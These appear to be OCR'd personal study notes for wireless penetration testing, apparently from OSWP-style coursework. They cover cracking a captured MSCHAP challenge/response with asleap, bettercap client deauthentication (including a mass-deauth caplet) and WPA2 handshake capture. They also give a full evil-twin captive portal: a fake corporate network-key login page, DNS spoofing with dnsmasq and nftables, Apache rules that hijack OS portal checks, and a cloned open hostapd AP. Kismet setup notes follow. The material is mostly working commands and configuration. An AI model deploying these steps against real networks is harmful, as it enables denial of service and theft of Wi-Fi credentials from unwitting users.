


how to break wpa e



tail -f /usr/local/var/log/radius/freeradius-server-wpe.log -n 0

to crack we give challenge response to asleap


root@bt: ~
root@bt:~# tail -f /usr/local/var/log/radius/freeradius-server-wpe.log -n 0
mschap: Tue Aug 2 04:18:54 2011
username: SecurityTube
challenge: b0:f3:c2:a3:06:0c:94:f5
response: b0:c8:dc:06:1f:9d:c2:bc:35:7d:f2:5b:48:2a:99:58:85:10:04:54:98:ca:04:f9
^C
root@bt:~# asleap -C b0:f3:c2:a3:06:0c:94:f5 -R b0:c8:dc:06:1f:9d:c2:bc:35:7d:f2:5b:48:2a:99:58:
85:10:04:54:98:ca:04:f9 -W list
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "list".
hash bytes: 9052
NT hash: e18614f7c6811f043fbf54205e929052
password: abcdefghi
root@bt:~#
Cleaning up request 15 ID 180 with timestamp +616
Ready to process requests.

security

EAP-TLS – Peace of Mind!

- Strongest security of all the EAPs out there
- Mandates use of both Server and Client side certificates
- Required to be supported to get a WPA/WPA2 logo on product
- Unfortunately, this is not very popular due to deployment challenges

Bettercap

bettercap is a popular tool for Wi-Fi assessments. It shares some capabilities with airodump-ng, aireplay-ng, and airbase-ng or hostapd-mana. Unlike many of the other tools, bettercap provides some interface flexibility. We can interface with it using an interactive terminal, scripting language, or web UI.

The main functionality of bettercap is separated into six main modules.
our of the modules have to do with the technologies supported by bettercap: Bluetooth LE,1 HID on 2.4Ghz, 2 Ethernet,3 and Wi-Fi.4
The Core module helps us run commands specific to bettercap. Utils works with utilities like GPS or MAC address changer. Some modules, for example Ethernet, also have submodules (spoofers, proxies, etc.).

Each module contains commands and parameters.
The commands are the various actions that bettercap can take within a specific module (for example, deauthentication within the Wi-Fi module).

The parameters control the configuration of the module (for example, how often the Wi-Fi module hops between channels).

We can set parameters by using the **set** command, passing the parameter as the first argument and the value of the parameter as the second argument. For example, **set wifi.hop.period 200** will set the channel-hopping period to 200 milliseconds.

Essentials

To start bettercap, we will use the bettercap command and pass in the wireless interface using the -iface argument followed by the name of the interface, wlan0 in this case.

sudo bettercap -iface wlan0

Wi-Fi Module

The bettercap Wi-Fi module allows us to do things like scan the Wi-Fi spectrum, deauthenticate clients, capture WPA/WPA2 handshakes, and create APs by spoofing beacons.

There are a several commands in the Wi-Fi module that will be useful to us.

- **recon**: 1 Scan the 802.11 spectrum for APs and capture WPA/WPA2 handshakes.
- **deauth**: 2 Deauthenticate clients from an AP.
- **show**: 3 Display the discovered wireless stations.
- **ap**: 4 Create a rogue AP.

Discovering APs

The wifi.recon command will start the Wi-Fi module and allow us to discover nearby APs.
wifi.recon on

Wifi.show command, which will list the discovered wireless stations.

Figure 1: Running the show Command

Using the **ticker** module in bettercap, we can periodically execute multiple commands. Instead of manually running **wifi.show** when we want to inspect the table, we can use a ticker to clean the output and show the table.
The default refresh interval is one second. If we need to, we can change this by setting the *ticker.period* parameter to the amount of seconds bettercap should wait before rerunning the ticker commands.

```
wlan0  » set ticker.commands "clear; wifi.show"

wlan0  » wifi.recon on
...
wlan0  » ticker on
```

Listing 6 - Using ticker to display wireless stations

E.g

we have a list of WPA2 APs, let's take a look at the clients connected to an AP. In order to list the clients, we will use a BSSID with the **wifi.recon** command.

```
wlan0  » wifi.recon c6:2d:56:2a:53:f8

wlan0  » wifi.show

c6:2d:56:2a:53:f8 clients:

┌─────────┬───────────────────┬────┬─────────┬─────────┬──────────┐
│ RSSI ▲  │       BSSID       │ Ch │  Sent   │  Recvd  │   Seen   │
├─────────┼───────────────────┼────┼─────────┼─────────┼──────────┤
│ -41 dBm │ c0:ee:fb:1a:d8:8d │ 6  │ 355 B   │         │ 11:50:21 │
│ -46 dBm │ ac:22:0b:28:fd:22 │ 6  │ 1.3 kB  │         │ 11:50:24 │
│ -50 dBm │ 78:fd:94:b5:ec:88 │ 6  │ 5.1 kB  │         │ 11:50:23 │
└─────────┴───────────────────┴────┴─────────┴─────────┴──────────┘

wlan0 (ch. 6) / ↑ 0 B / ↓ 328 kB / 2147 pkts
```

Listing 8 - Listing clients on Corporate

Deauthenticating a Client

In bettercap, we'll deauthenticate clients by using the **wifi.deauth** command. The command accepts a MAC address as a parameter where the value could be.

wifi.deauth c6:2d:56:2a:53:f8

```
wlan0  » wifi.deauth c6:2d:56:2a:53:f8
wlan0  » [17:07:22] [sys.log] [inf] wifi deauthing client
c0:ee:fb:1a:d8:8d (OnePlus Tech (Shenzhen) Ltd) from AP Corporate
(channel:6 encryption:WPA2)
wlan0  » [17:07:24] [sys.log] [inf] wifi deauthing client
ac:22:0b:28:fd:22 (ASUSTek COMPUTER INC.) from AP Corporate (channel:6
encryption:WPA2)
wlan0  » [17:07:26] [sys.log] [inf] wifi deauthing client
78:fd:94:b5:ec:88 (Apple, Inc.) from AP Corporate (channel:6
encryption:WPA2)
```

Listing 11 - Deauthenticating All Clients Connected to the "Corporate" AP

to deauthenicate all

```
wifi.deauth ff:ff:ff:ff:ff:ff
```

Wi-Fi handshakes

```
 wlan1  » wifi.recon off

 wlan1  » get wifi.handshakes.file

  wifi.handshakes.file: '~/bettercap-wifi-handshakes.pcap'

 wlan0  » set wifi.handshakes.file "/home/kali/handshakes/"

 wlan0  » set wifi.handshakes.aggregate false

 wlan0  » wifi.recon on

 wlan0  » wifi.deauth c6:2d:56:2a:53:f8
 ...
 wlan0  » [16:28:12] [wifi.client.handshake] captured 78:fd:94:b5:ec:88 -
> Corporate (c6:2d:56:2a:53:f8) WPA2 handshake (full) to
/home/kali/handshakes/Corporate_405d82dcb210.pcap
```

Addiional

Caplets
Caplets are files that allow us to quickly run a series of commands without having to manually type each one into the interactive terminal. Caplet files have a .cap file extension.

We can write our own caplets, but let's examine one of the examples provided by bettercap first. The example caplets are in the /usr/share/bettercap/caplets/ directory.

```
kali@kali:~$ cd /usr/share/bettercap/caplets/

kali@kali:/usr/share/bettercap/caplets$ cat -n massdeauth.cap
 1  set $ {by}{fw}{env.iface.name}{reset} {bold}» {reset}
 2
 3  # every 10 seconds deauth every client from every ap
 4  set ticker.period 10
 5  set ticker.commands clear; wifi.deauth ff:ff:ff:ff:ff:ff
 6
 7  # uncomment to only hop on these channels:
 8  # wifi.recon.channel 1,2,3
 9
10  wifi.recon on
11  ticker on
12  events.clear
13  clear
```

we can use the -caplet argument when starting bettercap.
sudo bettercap -iface wlan0 -caplet deauth_corp.cap

Web Interface
bettercap's interactive terminal has some disadvantages. For example, the table that was displayed when we ran wifi.show would become unusable in an area with too many APs. Thankfully, bettercap's web interface allows us to display the information in a more concise way. In addition, the web interface allows us to control a bettercap instance remotely.

The bettercap web interface runs on port 443. However, the interface on port 443 makes calls to the API server on port 8083.

If we wanted to only run bettercap locally, we would use the http-ui caplet instead of the https-ui caplet. The http-ui caplet starts the HTTP listener on the loopback interface instead of on all interfaces.

sudo bettercap -iface wlan0 -caplet http-ui




Figure 5: Login to bettercap

Attacking Captive Portals

hostapd -d conffile.conf

OSWP

network is WPA-PSK or WPA2-PSK

Opportunistic Wireless Encryption(OWE) also sometimes called Enhanced Open can encrypt the connection without requiring a passphrase.This would ensure that credentials sent tous are safe from interception

1. Information Gathering about AP
2. setting up captive portal

2 >

We'll also use PHP scripts tosave user entered credentials and then redirect the user toa success or failure page

```
sudo apt install apache2 libapache2-mod-php
```

make a directory under /var/www/html/portal

```
<!DOCTYPE html>
<html lang="en">

  <head>
    <link href="assets/css/style.css" rel="stylesheet">
      <title>MegaCorp One - Nanotechnology Is the Future</title>
  </head>
<body style="background-color:#000000;">
  <div class="navbar navbar-default navbar-fixed-top" role="navigation">
    <div class="container">
      <div class="navbar-header">
        <a class="navbar-brand" style="font-family: 'Raleway', sans-serif;font-weight: 900;" href="index.php">MegaCorp One</a>
      </div>
    </div>
  </div>

  <div id="headerwrap" class="old-bd">
    <div class="row centered">
      <div class="col-lg-8 col-lg-offset-2">
        <?php
          if (isset($_GET["success"])) {
            echo '<h3>Login successful</h3>';
            echo '<h3>You may close this page</h3>';
          } else {
            if (isset($_GET["failure"])) {
              echo '<h3>Invalid network key, try again</h3><br/><br/>';
            }
        ?>
      <h3>Enter network key</h3><br/><br/>
      <form action="login_check.php" method="post">
        <input type="password" id="passphrase" name="passphrase"><br/><br/>
        <input type="submit" value="Connect"/>
      </form>
```

We will also need to copy the assets
and old-site directoriesto the portal sub-directory

after creating a captive portal next is networking
• We will first assign an IP addressto our wlan0 interface

```
kali@kali:~$ sudo ip addr add 192.168.87.1/24 dev wlan0
kali@kali:~$ sudo ip link set wlan0 up
kali@kali:~$
```

• the first thing the userwill do is request a DHCP lease We will provide it using dnsmasq, a small DNS and DHCPserver we can install with apt

mousepad file-dnsmasq.conf

DHCP -

```
# Main options
# http://www.thekelleys.org.uk/dnsmasq/docs/dnsmasq
domain-needed
bogus-priv
no-resolv
filterwin2k
expand-hosts
domain=localdomain
local=/localdomain/
# Only listen on this address. When specifying an
# interface, it also listens on localhost.
# We don't want to interrupt any local resolution
# since the DNS responses will be spoofed
listen-address=192.168.87.1

# DHCP range
dhcp-range=192.168.87.100,192.168.87.199,12h
dhcp-lease-max=100
```

DNS -

```
19
20 # This should cover most queries
21 # We can add 'log-queries' to log DNS queries
22 address=/com/192.168.87.1
23 address=/org/192.168.87.1
24 address=/net/192.168.87.1
25
26 # Entries for Windows 7 and 10 captive portal detection
27 address=/dns.msftncsi.com/131.107.255.255
```

start dnsmasq withthe configuration file option

```
kali@kali:~$ sudo dnsmasq --conf-file=mco-dnsmasq.conf
```

to stop dsnmasq kill process of dnsmasq may refer /var/run/dasmasq.pid for reference

install nftables

sudo nft add table ip nat

```
kali@kali:~$ sudo nft add table ip nat
kali@kali:~$ sudo nft 'add chain nat PREROUTING { type nat hook prerouting priority dstnat
; policy accept; }'
kali@kali:~$ sudo nft add rule ip nat PREROUTING iifname "wlan0" udp dport 53 counter redi
rect to :53
kali@kali:~$ clear
```

In Apache's site configuration, we need to add mod_rewriteand mod_alias rules so that the captiveportal is set properly.

```
kali@kali:~$ sudo mousepad /etc/apache2/sites-enabled/000-default.conf
```

```
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf

        # Apple
        RewriteEngine on
        RewriteCond %{HTTP_USER_AGENT} ^CaptiveNetworkSupport(.*)$ [NC]
        RewriteCond %{HTTP_HOST} !^192.168.87.1$
        RewriteRule ^(.*)$ http://192.168.87.1/portal/index.php [L,R=302]

        # Android
        RedirectMatch 302 /generate_204 http://192.168.87.1/portal/index.php

        # Windows 7 and 10
        RedirectMatch 302 /ncsi.txt http://192.168.87.1/portal/index.php
        RedirectMatch 302 /connecttest.txt http://192.168.87.1/portal/index.php

        # Catch-all rule to redirect other possible attempts
        RewriteCond %{REQUEST_URI} !^/portal/ [NC]
        RewriteRule ^(.*)$ http://192.168.87.1/portal/index.php [L]
#</VirtualHost>
```

Let’s enable the rewrite andalias modules using a2enmod.

```
kali@kali:~$ sudo a2enmod rewrite
Enabling module rewrite.
To activate the new configuration, you need to run:
  systemctl restart apache2
kali@kali:~$ sudo a2enmod alias
Module alias already enabled
kali@kali:~$ clear
```

```
File  Edit  View  Terminal  Tabs  Help
kali@kali:~$ sudo systemctl restart apache2
```

for chrome

```
<VirtualHost *:443>

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # Apple
    RewriteEngine on
    RewriteCond %{HTTP_USER_AGENT} ^CaptiveNetworkSupport(.*)$ [NC]
    RewriteCond %{HTTP_HOST} !^192.168.87.1$
    RewriteRule ^(.*)$ https://192.168.87.1/portal/index.php [L,R=302]

    # Android
    RedirectMatch 302 /generate_204 https://192.168.87.1/portal/index.php

    # Windows 7 and 10
    RedirectMatch 302 /ncsi.txt https://192.168.87.1/portal/index.php
    RedirectMatch 302 /connecttest.txt https://192.168.87.1/portal/index.php

    # Catch-all rule to redirect other possible attempts
    RewriteCond %{REQUEST_URI} !^/portal/ [NC]
    RewriteRule ^(.*)$ https://192.168.87.1/portal/index.php [L]

    # Use existing snakeoil certificates
    SSLCertificateFile /etc/ssl/certs/ssl-cert-snakeoil.pem
    SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key
</VirtualHost>
```

setting up and running rogue ap

use hostapd


we will not use encryption

```
1 interface=wlan0
2 ssid=MegaCorp One Lab
3 channel=11
4
5 # 802.11n
6 hw_mode=g
7 ieee80211n=1
```

run hostapd

checking syslog apache log

after entering successul credentials



my notes

Networking setup

1. assign an IP addressto our wlan0 interface

sudo ip addr add 192.168.1.1/24 dev wlan1
sudo ip link set wlan1 up

OR

ifconfig wlan1 down
ifconfig wlan1 192.168.1.1/24
ifconfig wlan1 up

always check using ifconfig

2. create dnsmasq for providing dhcp ip and dns server

gedit dnsmasq.conf

then start dnsmasq by running dnsmasq --conf-file=enterthefile.conf_path_here

to stop dsnmasq kill process of dnsmasq may refer /var/run/dasmasq.pid for reference

to check dnsmasq running successfuly
sudo tail /var/log/syslog | grep dnsmasq
netstat -lnp listening on port 53 and 67 i.e dns and dhcp

3. Sometimes clients ignore DNS settings provided in the DHCP lease, and we will use an nftables rule to force redirect all DNS requests (UDP to port 53 only--TCP port 53 is for zone transfer) back to our server.

```
sudo apt install nftables
sudo nft add table ip nat
sudo nft 'add chain nat PREROUTING { type nat hook prerouting priority dstnat; policy accept; }'
sudo nft add rule ip nat PREROUTING iifname "wlan1" udp dport 53 counter redirect to :53
```

4. In Apache's site configuration, we need to add mod_rewrite7 and mod_alias7:1 rules so that the captive portal is set properly. We'll add the following lines in /etc/apache2/sites-enabled/000-default.conf before the VirtualHost closing tag.

→ These additions will require two modules to be enabled. For the first four and the last three instructions, we need the redirect module. For the two "RedirectMatch" additions in-between, we need the alias module.

```
sudo a2enmod rewrite
Enabling module rewrite.
To activate the new configuration, you need to run:
  systemctl restart apache2

kali@kali:~$ sudo a2enmod alias
Module alias already enabled
```

5. check portal using → firefox 127.0.0.1/portal/index.htm

6. Set up hostapd -conf d

We will be creating a 802.11n AP with the exact same SSID and channel as the AP we are targeting, but we won't

be using any encryption.

```
interface=wlan0
ssid=MegaCorp One Lab
channel=11

# 802.11nho
hw_mode=g
ieee80211n=1

# Uncomment the following lines to use OWE instead of an open network
#wpa=2
#ieee80211w=2
#wpa_key_mgmt=OWE
#rsn_pairwise=CCMP
```

hostapd file.config

Kismet

Kismet is a versatilewireless capture tool.

It can capture data of different wireless technologies such as Wi-Fi, Bluetooth,2 and nRF3 signals, or it can use Software Defined Radio (SDR)4 to capture ADS-B,5 Automatic meter reading (AMR),6 433MHz,7 and more. For now, we will focus on its Wi-Fi capabilities.

Kismet captures raw wireless frames and decodes them to identify access points and devices on the network. When paired with a GPS8 device, Kismet also includes estimated geolocation data for the discovered devices.9 We can use this data to get a rough idea of where devices are in relation to access points.

There are a few ways we could familiarize ourselves with Kismet, but we'll begin with the configuration files. 1 These can be found in /etc/kismet/.

kismet_80211.conf configures settings related to Wi-Fi.
kismet_alerts.conf configures Kismet's intrusion detection and alert subsystem. Kismet includes a Wireless Intrusion Detection System2 (WIDS), but we will not cover that particular functionality in this module.
kismet.conf is the master configuration file for Kismet.
kismet_filter.conf configures filtering rules for devices and packets.
kismet_httpd.conf configures Kismet's web server.
kismet_logging.conf configures how and where Kismet creates log files.
kismet_memory.conf configures Kismet's memory usage.
kismet_uav.conf contains rules for detecting unmanned aerial vehicles3 (UAV) and drones.

Output formats -- kismet(the default one), PcapPpi , PcapNg.

• kismet includes all the gathered data in sqlite DB -- contain multiple Data link packets - e.g wifi bluetooth mix etc.
• PcapPpi format is a legacy Pcap format --- only contain one Data link types packet
• PcapNg formatis the modern Pcap format. -- contain multiple Data link packets - e.g wifi bluetooth mix etc., also is more preferred because it allows us to use the results in other tools, such as Wireshark.

By default, Kismet creates log files in the current working directory. Let's change this to a centralized location in our override file. We will also change the log types to include PcapNg logs. The kismet log is useful, but as we mentioned previously, if we want to use the data from Kismet in other tools, we will want to log in the PcapNg format as well.

sudo mkdir /var/log/kismet

Next, we will create the kismet_site.conf file with our override settings for log_prefix to store data in the new directory and log_types to create log files in kismet and PcapNg formats.

```
log_prefix=/var/log/kismet/
log_types=kismet,pcapng
```

Listing 6 - Contents of kismet_site.conf

Essentials

Installation :
sudo apt install kismet

Usage :-
kismet -c wlan0:channlels="4,5,6" --daemonize

-c : to specify our data source.
:channlels="4,5,6" - to limit the channels
--daemonize = to run in background

we can't scroll back through the output and search for anything we might have missed. We can disable this feature with the command line option --no-ncurses to get all output on new lines in the console.

sudo kismet -c wlan0 --no-ncurses

Web Interface :-
Kismet includes a webserver1 and a web UI that is accessible on localhost:2501 by default.

securing kismet web interface

By default, the Kismet web server listens on all interfaces, allowing for remote connections to the UI.
we can configure Kismet's web server to listen on our loopback interface by adding "httpd_bind_address=127.0.0.1" to our kismet_site.conf override file.

```
log_prefix=/var/log/kismet/
log_types=kismet,pcapng
httpd_bind_address=127.0.0.1
```

Listing 13 - Updated kismet_site.conf file contents

Killing Kismet process

```
kali@kali:~$ ps -aux | grep kismet
root        1181  0.1  0.6 887872 13796 pts/0    Sl   22:30   0:03 kismet --daemonize
kali        2525  0.0  0.0   6084   956 pts/1    S+   23:21   0:00 grep kismet
kali@kali:~$ sudo kill -9 1181
```

Kismet remote

Kismet includes separate tools to capture data. When we run Kismet and specify a source, it will automatically use the appropriate tool. For example, when we run a capture on wlan0 on Kali, Kismet calls the kismet_cap_linux_wifi tool to handle the capture.

We can also call these tools directly to capture traffic locally and send the data to a Kismet server running on a remote host.

The server does not initiate the capture, but it listens for connections and processes the data. Kismet only allows connections from localhost by default.

We can use this functionality to capture Wi-Fi data on several smaller, cheaper devices and send the data to one centralized server for processing and retention.

To enable remote capture, we need to setup an SSH tunnel to the server or configure the remote instance of Kismet to listening on a specific network interface. We can do the latter by changing the *remote_capture_listen* value to a specific interface in our override file.

E.g

1. sudo kismet
   start kismet on local machine

2. ssh kali@192.168.62.192 -L 8000:localhost:3501
   we will establish the SSH tunnel from kaliremote, our capturing instance, to our kali host. Since Kismet listens on localhost port 3501, we need to use port forwarding when we establish our SSH tunnel. We will use ssh with the -L flag to enable port forwarding so that port 8000 on kaliremote forwards to port 3501 on our kali host.

3. sudo kismet_cap_linux_wifi --connect 127.0.0.1:8000 --source=wlan0
   After establishing an SSH tunnel, we will open a new terminal on kaliremote and start a data capture. Let's use kismet_cap_linux_wifi with the -- connect flag set to localhost:8000 and set our --source to wlan0 to use the local wireless network. Since we have forwarded port 8000 through our SSH tunnel to port 3501, kismet_cap_linux_wifi should send the data to our kali host.

```
kali@kaliremote:~$ sudo kismet_cap_linux_wifi --connect 127.0.0.1:8000 --
source=wlan0
INFO - Connected to '127.0.0.1:8000'...
INFO - 127.0.0.1:8000 starting capture...
```

Listing 16 - Starting a remote capture

At this point, the Kismet instance on kaliremote captures Wi-Fi data and sends it through the SSH tunnel to the Kismet server on our kali host.

Kismet logging

Log Files
We have already explored how to configure logging with an override file. We can also use several command line flags to control logging at runtime.

